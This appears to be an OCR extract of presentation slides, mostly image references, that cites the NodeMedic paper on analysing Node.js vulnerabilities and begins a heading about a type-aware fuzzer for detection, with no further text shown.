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

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

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



[1] NodeMedic: End-to-End Analysis of Node.js Vulnerabilities with Provenance Graphs. *Cassel, D, Wong, WT, Jia, L. EuroS&P'23*

Detection Methodology: Type-Aware Fuzzer

Key techniques:



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

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

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

